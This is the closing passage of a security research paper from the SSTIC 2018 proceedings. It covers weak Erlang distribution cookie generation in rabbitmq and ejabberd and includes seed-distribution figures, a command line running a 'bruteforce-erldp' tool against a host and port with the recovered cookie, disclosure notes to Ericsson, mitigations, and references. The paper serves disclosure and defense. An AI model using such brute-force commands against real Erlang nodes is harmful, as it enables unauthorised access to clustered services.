


Fig. 1. Distribution of `rabbitmq` seeds with 1 erlang CPU and more.




Fig. 2. Distribution of `rabbitmq` seeds with 1 erlang CPU, full load and not.

By looking at the distributions, we mainly deduce that the actual seeds are in a small interval and not all possible seed space. For instance, we can consider the seeds range of length 2^{26} between 4.2×10^8 and 4.7×10^8, this range generate more than 90% of cookies. This observation makes it possible to considerably reduce the exhaustive search for cookies from a small range of seeds.




Fig. 3. Distribution of `rabbitmq` seeds on physical and logical servers.




Fig. 4. Distribution of `rabbitmq` seeds and those of `ejabberd` seeds.

4.3 Third step: brute-force attack

This step is really similar to basic brute-force attack. Under the assumption of being able to send 5 500 requests per second to the Erlang distribution port, it will take at most 3.39 hours for a range of seeds of length 2^{26}.

When you have found an open suitable port, you can use the program called `bruteforce-erldp` in [6] to sweep a seed interval and perform network exchanges to authenticate. In the context of a specific hardware setup, using the computed interval uncovers the Erlang cookie in 30 seconds:

```
$ time ./bruteforce-erldp --threads=16 --interval
    =381410768,386584488,1.0 --gap=1000 192.168.1.36 25672
[redacted]
found cookie = UDPQJJNGQLLDNASUKRRN

real    7m41.043s
user    0m31.372s
sys 7m8.548s
```

5 Conclusion and recommendations

This section refers back to the above attacks, showing the methods used to mitigate or avoid them and the main points of conclusion that can be drawn from the article.

We have contacted Ericsson in 2017 about this finding and promptly, they confirmed us that they are working on improving the cookie handling. We appreciated the responsiveness of the PSIRT Ericsson team and the Ericsson Erlang team and look forward to testing this cookie management

update. We have also contacted the projects `ejabberd` and `rabbitmq` and are waiting for their feedback.

Until this is fixed, we propose the following recommendations to avoid these problems:

1. Don't use the default cookie generation mechanism proposed by Erlang. Erlang cookie only serves for authentication, applications may place their own cookie, which must, of course, be properly generated. Do not ever forget that Erlang cookies are similar to a password. It is a *de facto* recipe for some components, such as Juniper Contrail which places its own generated cookie to avoid weak entropy [7].
2. Run Erlang distribution protocol over TLS with certificates on both sides. Even if the cookie is still present, its role will be sufficiently attenuated to be protected against this attack.
3. Do not expose the Erlang distribution port on the Internet. It shall only be accessible to a few peers, not the Internet. Access to Erlang distribution port shall be monitored, and authentication failures may cause a temporary ban of the offending address. These services shall be filtered out by default.

References

1. Distributed Erlang and its security warning. http://erlang.org/doc/reference_manual/distributed.html.
2. Erlang messages specification and in particular NEW_FUN_EXT description. `http://erlang.org/documentation/doc-7.0-rc2/erts-7.0/doc/html/erl_ext_dist.html#id93776`.
3. External Term Format of Erlang messages. `http://erlang.org/doc/apps/erts/erl_ext_dist.html`.
4. Source code of cookie generation in Erlang. `https://github.com/Erlang/otp/blob/master/lib/kernel/src/auth.erl`.
5. The details of Erlang Distribution Protocol. `http://Erlang.org/doc/apps/erts/erl_dist_protocol.html`.
6. Tools provided for performing the attacks showed in this article. `https://github.com/gteissier/erl-matter`.
7. Juniper. Contrail python script. `https://github.com/Juniper/contrail-provisioning/blob/master/contrail_provisioning/common/rabbitmq.py`.
8. Knuth. *The Art of Computer Programming*.
9. Daniel Mende. Erlang distribution RCE and a cookie bruteforcer. `https://insinuator.net/2017/10/Erlang-distribution-rce-and-a-cookie-bruteforcer/`.
10. Wikipedia. Description of Erlang. `https://en.wikipedia.org/wiki/Erlang_(programming_language)`.

Index des auteurs

Postface

À l'heure où nous écrivons ces quelques lignes, SSTIC s'apprête à vivre un changement considérable. Pour la première fois depuis dix ans, la conférence ne sera pas accueillie dans les locaux de l'université de Rennes 1. Le comité d'organisation tient à remercier ici chaleureusement tous les personnels administratifs et techniques de l'Université de Rennes 1 qui pendant toutes ces années nous ont permis de tenir la conférence dans leurs locaux. Sans leur aide et leur dévouement, nous n'aurions pas pu vous accueillir au Couvent des Jacobins pour les `0x10` ans de la conférence.

Le comité d'organisation de SSTIC 2018

Achevé d'imprimer par l'imprimerie de l'université de Rennes 1 en mai 2018.
Dépôt légal : juin 2018
Éditeur : association STIC